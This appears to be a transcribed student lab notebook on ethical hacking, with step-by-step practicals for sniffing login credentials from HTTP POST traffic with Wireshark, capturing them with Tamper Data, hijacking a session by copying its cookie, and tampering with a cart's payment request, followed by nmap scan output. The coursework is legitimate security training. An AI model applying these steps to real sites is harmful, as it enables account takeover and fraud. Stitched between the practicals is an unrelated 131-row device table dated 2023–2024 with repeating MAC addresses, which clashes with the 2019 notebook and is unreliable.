| TCP   | 10.88.1.139:64744 | fra83-823:http             | TIME_WAIT   |
| TCP   | 10.88.1.139:64745 | fra82-829:http             | TIME_WAIT   |

## 3) netstat

- ~~This~~ network statistics is a command that displays network connections for the TCP, routing tables, & a number of network interface & network protocol statistics.
- It is used for finding problems in the network & to determine the amount of traffic on the network as a performance measurement.

## 4) Traceroute:

- Traceroute command is used to show several details about the path that a packet takes from the computer or device you're on to whatever destination you specify
- Also referred as trace route ~~command~~.

CK  
14/05/19



Aim: Practical to obtain user id & password using Wireshark tool.

Procedure:

Step 1: Start Wireshark tool.

Step 2: Select network interface has Ethernet or WLAN if in wireless network.

Step 3: Click on start Capturing.

Step 4: Open Browser

Step 5: Visit "Btechpanda.org"

Step 6: Enter user id & password

Step 7: Click on Login.

Step 8: In Wireshark click on Stop capturing.




Step 9: Search for HTTP POST packet.

Step 10: double click on POST packet.

Step 11: Open "HTTP" will display site detail

Step 12: Opening 'HTML form URL Encoded' will display user id & password.

CB  
19/3/19



Aim: Practical to capture user id & password from web browser using temper data extension

Procedure:

Step 1: Open Watershark browser.

Step 2: Press Alt + f.

Step 3: click on tools

Step 4: select Temper Data

Step 5: Start temper Data.

Step 6: visit site "techpanda.org"


Step 7: Enter Email ID & Password.

Step 8: Click on login.

Step 9: click on continuing Tempering.

Step 10: In the presented list of packet  
Search for POST

Step 11: double click on POST will  
display User data.



The screenshot shows a table titled 'Dashboard | Personal Computer Manager v1.0'. The table has columns for 'ID', 'Registration Date', 'IP Address', 'MAC Address', and 'Actions'. The data in the table is as follows:

| ID  | Registration Date | IP Address    | MAC Address       | Actions              |
|-----|-------------------|---------------|-------------------|----------------------|
| 1   | 2023-09-01        | 192.168.1.100 | 00:1A:2B:3C:4D:5E | <a href="#">Edit</a> |
| 2   | 2023-09-02        | 192.168.1.101 | 00:1A:2B:3C:4D:5F | <a href="#">Edit</a> |
| 3   | 2023-09-03        | 192.168.1.102 | 00:1A:2B:3C:4D:60 | <a href="#">Edit</a> |
| 4   | 2023-09-04        | 192.168.1.103 | 00:1A:2B:3C:4D:61 | <a href="#">Edit</a> |
| 5   | 2023-09-05        | 192.168.1.104 | 00:1A:2B:3C:4D:62 | <a href="#">Edit</a> |
| 6   | 2023-09-06        | 192.168.1.105 | 00:1A:2B:3C:4D:63 | <a href="#">Edit</a> |
| 7   | 2023-09-07        | 192.168.1.106 | 00:1A:2B:3C:4D:64 | <a href="#">Edit</a> |
| 8   | 2023-09-08        | 192.168.1.107 | 00:1A:2B:3C:4D:65 | <a href="#">Edit</a> |
| 9   | 2023-09-09        | 192.168.1.108 | 00:1A:2B:3C:4D:66 | <a href="#">Edit</a> |
| 10  | 2023-09-10        | 192.168.1.109 | 00:1A:2B:3C:4D:67 | <a href="#">Edit</a> |
| 11  | 2023-09-11        | 192.168.1.110 | 00:1A:2B:3C:4D:68 | <a href="#">Edit</a> |
| 12  | 2023-09-12        | 192.168.1.111 | 00:1A:2B:3C:4D:69 | <a href="#">Edit</a> |
| 13  | 2023-09-13        | 192.168.1.112 | 00:1A:2B:3C:4D:6A | <a href="#">Edit</a> |
| 14  | 2023-09-14        | 192.168.1.113 | 00:1A:2B:3C:4D:6B | <a href="#">Edit</a> |
| 15  | 2023-09-15        | 192.168.1.114 | 00:1A:2B:3C:4D:6C | <a href="#">Edit</a> |
| 16  | 2023-09-16        | 192.168.1.115 | 00:1A:2B:3C:4D:6D | <a href="#">Edit</a> |
| 17  | 2023-09-17        | 192.168.1.116 | 00:1A:2B:3C:4D:6E | <a href="#">Edit</a> |
| 18  | 2023-09-18        | 192.168.1.117 | 00:1A:2B:3C:4D:6F | <a href="#">Edit</a> |
| 19  | 2023-09-19        | 192.168.1.118 | 00:1A:2B:3C:4D:70 | <a href="#">Edit</a> |
| 20  | 2023-09-20        | 192.168.1.119 | 00:1A:2B:3C:4D:71 | <a href="#">Edit</a> |
| 21  | 2023-09-21        | 192.168.1.120 | 00:1A:2B:3C:4D:72 | <a href="#">Edit</a> |
| 22  | 2023-09-22        | 192.168.1.121 | 00:1A:2B:3C:4D:73 | <a href="#">Edit</a> |
| 23  | 2023-09-23        | 192.168.1.122 | 00:1A:2B:3C:4D:74 | <a href="#">Edit</a> |
| 24  | 2023-09-24        | 192.168.1.123 | 00:1A:2B:3C:4D:75 | <a href="#">Edit</a> |
| 25  | 2023-09-25        | 192.168.1.124 | 00:1A:2B:3C:4D:76 | <a href="#">Edit</a> |
| 26  | 2023-09-26        | 192.168.1.125 | 00:1A:2B:3C:4D:77 | <a href="#">Edit</a> |
| 27  | 2023-09-27        | 192.168.1.126 | 00:1A:2B:3C:4D:78 | <a href="#">Edit</a> |
| 28  | 2023-09-28        | 192.168.1.127 | 00:1A:2B:3C:4D:79 | <a href="#">Edit</a> |
| 29  | 2023-09-29        | 192.168.1.128 | 00:1A:2B:3C:4D:7A | <a href="#">Edit</a> |
| 30  | 2023-09-30        | 192.168.1.129 | 00:1A:2B:3C:4D:7B | <a href="#">Edit</a> |
| 31  | 2023-10-01        | 192.168.1.130 | 00:1A:2B:3C:4D:7C | <a href="#">Edit</a> |
| 32  | 2023-10-02        | 192.168.1.131 | 00:1A:2B:3C:4D:7D | <a href="#">Edit</a> |
| 33  | 2023-10-03        | 192.168.1.132 | 00:1A:2B:3C:4D:7E | <a href="#">Edit</a> |
| 34  | 2023-10-04        | 192.168.1.133 | 00:1A:2B:3C:4D:7F | <a href="#">Edit</a> |
| 35  | 2023-10-05        | 192.168.1.134 | 00:1A:2B:3C:4D:80 | <a href="#">Edit</a> |
| 36  | 2023-10-06        | 192.168.1.135 | 00:1A:2B:3C:4D:81 | <a href="#">Edit</a> |
| 37  | 2023-10-07        | 192.168.1.136 | 00:1A:2B:3C:4D:82 | <a href="#">Edit</a> |
| 38  | 2023-10-08        | 192.168.1.137 | 00:1A:2B:3C:4D:83 | <a href="#">Edit</a> |
| 39  | 2023-10-09        | 192.168.1.138 | 00:1A:2B:3C:4D:84 | <a href="#">Edit</a> |
| 40  | 2023-10-10        | 192.168.1.139 | 00:1A:2B:3C:4D:85 | <a href="#">Edit</a> |
| 41  | 2023-10-11        | 192.168.1.140 | 00:1A:2B:3C:4D:86 | <a href="#">Edit</a> |
| 42  | 2023-10-12        | 192.168.1.141 | 00:1A:2B:3C:4D:87 | <a href="#">Edit</a> |
| 43  | 2023-10-13        | 192.168.1.142 | 00:1A:2B:3C:4D:88 | <a href="#">Edit</a> |
| 44  | 2023-10-14        | 192.168.1.143 | 00:1A:2B:3C:4D:89 | <a href="#">Edit</a> |
| 45  | 2023-10-15        | 192.168.1.144 | 00:1A:2B:3C:4D:8A | <a href="#">Edit</a> |
| 46  | 2023-10-16        | 192.168.1.145 | 00:1A:2B:3C:4D:8B | <a href="#">Edit</a> |
| 47  | 2023-10-17        | 192.168.1.146 | 00:1A:2B:3C:4D:8C | <a href="#">Edit</a> |
| 48  | 2023-10-18        | 192.168.1.147 | 00:1A:2B:3C:4D:8D | <a href="#">Edit</a> |
| 49  | 2023-10-19        | 192.168.1.148 | 00:1A:2B:3C:4D:8E | <a href="#">Edit</a> |
| 50  | 2023-10-20        | 192.168.1.149 | 00:1A:2B:3C:4D:8F | <a href="#">Edit</a> |
| 51  | 2023-10-21        | 192.168.1.150 | 00:1A:2B:3C:4D:8A | <a href="#">Edit</a> |
| 52  | 2023-10-22        | 192.168.1.151 | 00:1A:2B:3C:4D:8B | <a href="#">Edit</a> |
| 53  | 2023-10-23        | 192.168.1.152 | 00:1A:2B:3C:4D:8C | <a href="#">Edit</a> |
| 54  | 2023-10-24        | 192.168.1.153 | 00:1A:2B:3C:4D:8D | <a href="#">Edit</a> |
| 55  | 2023-10-25        | 192.168.1.154 | 00:1A:2B:3C:4D:8E | <a href="#">Edit</a> |
| 56  | 2023-10-26        | 192.168.1.155 | 00:1A:2B:3C:4D:8F | <a href="#">Edit</a> |
| 57  | 2023-10-27        | 192.168.1.156 | 00:1A:2B:3C:4D:8A | <a href="#">Edit</a> |
| 58  | 2023-10-28        | 192.168.1.157 | 00:1A:2B:3C:4D:8B | <a href="#">Edit</a> |
| 59  | 2023-10-29        | 192.168.1.158 | 00:1A:2B:3C:4D:8C | <a href="#">Edit</a> |
| 60  | 2023-10-30        | 192.168.1.159 | 00:1A:2B:3C:4D:8D | <a href="#">Edit</a> |
| 61  | 2023-10-31        | 192.168.1.160 | 00:1A:2B:3C:4D:8E | <a href="#">Edit</a> |
| 62  | 2023-11-01        | 192.168.1.161 | 00:1A:2B:3C:4D:8F | <a href="#">Edit</a> |
| 63  | 2023-11-02        | 192.168.1.162 | 00:1A:2B:3C:4D:8A | <a href="#">Edit</a> |
| 64  | 2023-11-03        | 192.168.1.163 | 00:1A:2B:3C:4D:8B | <a href="#">Edit</a> |
| 65  | 2023-11-04        | 192.168.1.164 | 00:1A:2B:3C:4D:8C | <a href="#">Edit</a> |
| 66  | 2023-11-05        | 192.168.1.165 | 00:1A:2B:3C:4D:8D | <a href="#">Edit</a> |
| 67  | 2023-11-06        | 192.168.1.166 | 00:1A:2B:3C:4D:8E | <a href="#">Edit</a> |
| 68  | 2023-11-07        | 192.168.1.167 | 00:1A:2B:3C:4D:8F | <a href="#">Edit</a> |
| 69  | 2023-11-08        | 192.168.1.168 | 00:1A:2B:3C:4D:8A | <a href="#">Edit</a> |
| 70  | 2023-11-09        | 192.168.1.169 | 00:1A:2B:3C:4D:8B | <a href="#">Edit</a> |
| 71  | 2023-11-10        | 192.168.1.170 | 00:1A:2B:3C:4D:8C | <a href="#">Edit</a> |
| 72  | 2023-11-11        | 192.168.1.171 | 00:1A:2B:3C:4D:8D | <a href="#">Edit</a> |
| 73  | 2023-11-12        | 192.168.1.172 | 00:1A:2B:3C:4D:8E | <a href="#">Edit</a> |
| 74  | 2023-11-13        | 192.168.1.173 | 00:1A:2B:3C:4D:8F | <a href="#">Edit</a> |
| 75  | 2023-11-14        | 192.168.1.174 | 00:1A:2B:3C:4D:8A | <a href="#">Edit</a> |
| 76  | 2023-11-15        | 192.168.1.175 | 00:1A:2B:3C:4D:8B | <a href="#">Edit</a> |
| 77  | 2023-11-16        | 192.168.1.176 | 00:1A:2B:3C:4D:8C | <a href="#">Edit</a> |
| 78  | 2023-11-17        | 192.168.1.177 | 00:1A:2B:3C:4D:8D | <a href="#">Edit</a> |
| 79  | 2023-11-18        | 192.168.1.178 | 00:1A:2B:3C:4D:8E | <a href="#">Edit</a> |
| 80  | 2023-11-19        | 192.168.1.179 | 00:1A:2B:3C:4D:8F | <a href="#">Edit</a> |
| 81  | 2023-11-20        | 192.168.1.180 | 00:1A:2B:3C:4D:8A | <a href="#">Edit</a> |
| 82  | 2023-11-21        | 192.168.1.181 | 00:1A:2B:3C:4D:8B | <a href="#">Edit</a> |
| 83  | 2023-11-22        | 192.168.1.182 | 00:1A:2B:3C:4D:8C | <a href="#">Edit</a> |
| 84  | 2023-11-23        | 192.168.1.183 | 00:1A:2B:3C:4D:8D | <a href="#">Edit</a> |
| 85  | 2023-11-24        | 192.168.1.184 | 00:1A:2B:3C:4D:8E | <a href="#">Edit</a> |
| 86  | 2023-11-25        | 192.168.1.185 | 00:1A:2B:3C:4D:8F | <a href="#">Edit</a> |
| 87  | 2023-11-26        | 192.168.1.186 | 00:1A:2B:3C:4D:8A | <a href="#">Edit</a> |
| 88  | 2023-11-27        | 192.168.1.187 | 00:1A:2B:3C:4D:8B | <a href="#">Edit</a> |
| 89  | 2023-11-28        | 192.168.1.188 | 00:1A:2B:3C:4D:8C | <a href="#">Edit</a> |
| 90  | 2023-11-29        | 192.168.1.189 | 00:1A:2B:3C:4D:8D | <a href="#">Edit</a> |
| 91  | 2023-11-30        | 192.168.1.190 | 00:1A:2B:3C:4D:8E | <a href="#">Edit</a> |
| 92  | 2023-12-01        | 192.168.1.191 | 00:1A:2B:3C:4D:8F | <a href="#">Edit</a> |
| 93  | 2023-12-02        | 192.168.1.192 | 00:1A:2B:3C:4D:8A | <a href="#">Edit</a> |
| 94  | 2023-12-03        | 192.168.1.193 | 00:1A:2B:3C:4D:8B | <a href="#">Edit</a> |
| 95  | 2023-12-04        | 192.168.1.194 | 00:1A:2B:3C:4D:8C | <a href="#">Edit</a> |
| 96  | 2023-12-05        | 192.168.1.195 | 00:1A:2B:3C:4D:8D | <a href="#">Edit</a> |
| 97  | 2023-12-06        | 192.168.1.196 | 00:1A:2B:3C:4D:8E | <a href="#">Edit</a> |
| 98  | 2023-12-07        | 192.168.1.197 | 00:1A:2B:3C:4D:8F | <a href="#">Edit</a> |
| 99  | 2023-12-08        | 192.168.1.198 | 00:1A:2B:3C:4D:8A | <a href="#">Edit</a> |
| 100 | 2023-12-09        | 192.168.1.199 | 00:1A:2B:3C:4D:8B | <a href="#">Edit</a> |
| 101 | 2023-12-10        | 192.168.1.200 | 00:1A:2B:3C:4D:8C | <a href="#">Edit</a> |
| 102 | 2023-12-11        | 192.168.1.201 | 00:1A:2B:3C:4D:8D | <a href="#">Edit</a> |
| 103 | 2023-12-12        | 192.168.1.202 | 00:1A:2B:3C:4D:8E | <a href="#">Edit</a> |
| 104 | 2023-12-13        | 192.168.1.203 | 00:1A:2B:3C:4D:8F | <a href="#">Edit</a> |
| 105 | 2023-12-14        | 192.168.1.204 | 00:1A:2B:3C:4D:8A | <a href="#">Edit</a> |
| 106 | 2023-12-15        | 192.168.1.205 | 00:1A:2B:3C:4D:8B | <a href="#">Edit</a> |
| 107 | 2023-12-16        | 192.168.1.206 | 00:1A:2B:3C:4D:8C | <a href="#">Edit</a> |
| 108 | 2023-12-17        | 192.168.1.207 | 00:1A:2B:3C:4D:8D | <a href="#">Edit</a> |
| 109 | 2023-12-18        | 192.168.1.208 | 00:1A:2B:3C:4D:8E | <a href="#">Edit</a> |
| 110 | 2023-12-19        | 192.168.1.209 | 00:1A:2B:3C:4D:8F | <a href="#">Edit</a> |
| 111 | 2023-12-20        | 192.168.1.210 | 00:1A:2B:3C:4D:8A | <a href="#">Edit</a> |
| 112 | 2023-12-21        | 192.168.1.211 | 00:1A:2B:3C:4D:8B | <a href="#">Edit</a> |
| 113 | 2023-12-22        | 192.168.1.212 | 00:1A:2B:3C:4D:8C | <a href="#">Edit</a> |
| 114 | 2023-12-23        | 192.168.1.213 | 00:1A:2B:3C:4D:8D | <a href="#">Edit</a> |
| 115 | 2023-12-24        | 192.168.1.214 | 00:1A:2B:3C:4D:8E | <a href="#">Edit</a> |
| 116 | 2023-12-25        | 192.168.1.215 | 00:1A:2B:3C:4D:8F | <a href="#">Edit</a> |
| 117 | 2023-12-26        | 192.168.1.216 | 00:1A:2B:3C:4D:8A | <a href="#">Edit</a> |
| 118 | 2023-12-27        | 192.168.1.217 | 00:1A:2B:3C:4D:8B | <a href="#">Edit</a> |
| 119 | 2023-12-28        | 192.168.1.218 | 00:1A:2B:3C:4D:8C | <a href="#">Edit</a> |
| 120 | 2023-12-29        | 192.168.1.219 | 00:1A:2B:3C:4D:8D | <a href="#">Edit</a> |
| 121 | 2023-12-30        | 192.168.1.220 | 00:1A:2B:3C:4D:8E | <a href="#">Edit</a> |
| 122 | 2023-12-31        | 192.168.1.221 | 00:1A:2B:3C:4D:8F | <a href="#">Edit</a> |
| 123 | 2024-01-01        | 192.168.1.222 | 00:1A:2B:3C:4D:8A | <a href="#">Edit</a> |
| 124 | 2024-01-02        | 192.168.1.223 | 00:1A:2B:3C:4D:8B | <a href="#">Edit</a> |
| 125 | 2024-01-03        | 192.168.1.224 | 00:1A:2B:3C:4D:8C | <a href="#">Edit</a> |
| 126 | 2024-01-04        | 192.168.1.225 | 00:1A:2B:3C:4D:8D | <a href="#">Edit</a> |
| 127 | 2024-01-05        | 192.168.1.226 | 00:1A:2B:3C:4D:8E | <a href="#">Edit</a> |
| 128 | 2024-01-06        | 192.168.1.227 | 00:1A:2B:3C:4D:8F | <a href="#">Edit</a> |
| 129 | 2024-01-07        | 192.168.1.228 | 00:1A:2B:3C:4D:8A | <a href="#">Edit</a> |
| 130 | 2024-01-08        | 192.168.1.229 | 00:1A:2B:3C:4D:8B | <a href="#">Edit</a> |
| 131 | 2024-01-09        | 192.168.1.230 | 00:1A:2B:3C:4D:8C | <a href="#"></a>     |

Aim: Practical to use session detail to access user account

Procedure:

Step1: Open Waterfox browser.

Step2: Login to techpanda.org

Step3: Press Alt + f

Step4: Click on tools → temperData




Step5: ~~click~~ copy section cookie using cookie editor extension.

~~Step6: click on start tempering & select continue tempering.~~

Step7: don't logout & close the website.

Step8: before closing closing copy the page url.

Step9: now after closing paste the URL & press enter.



Aim : Practical to change User payment or Data using tamper Data.

Procedure :

Step 1: Open Waterfox

Step 2: Open ~~mazorba.com~~

Step 3: Add product in cart → Open Tamper Data → Click on Start Tamper → click on Paypal.

Step 4: Click Tamper on Tamper with request ? Popup

Step 5: Change the field Date & Tamper

Step 6: Click on submit.

Ex  
14/5/19

```
Command Prompt
C:\Program Files (x86)\Nmap>nmap -sS 10.153.189.11
Starting Nmap 7.01 ( https://nmap.org ) at 2019-01-18 09:25 India Standard Time
Nmap scan report for 10.153.189.11
Host is up (0.00069s latency).
Not shown: 995 filtered ports
PORT      STATE SERVICE
23/tcp    open  telnet
80/tcp    open  http
113/tcp   closed ident
443/tcp   open  https
10000/tcp open  cadlock

Nmap done: 1 IP address (1 host up) scanned in 5.81 seconds
```

```
C:\Program Files (x86)\Nmap>nmap -sN -p 80 172.21.0.51
Starting Nmap 7.70 ( https://nmap.org ) at 2019-01-18 09:30 India Standard Time
Nmap scan report for 14d-laba-B3.svv.local (172.21.0.51)
Host is up (0.0010s latency).

PORT      STATE SERVICE
80/tcp    closed http

Nmap done: 1 IP address (1 host up) scanned in 0.81 seconds
```

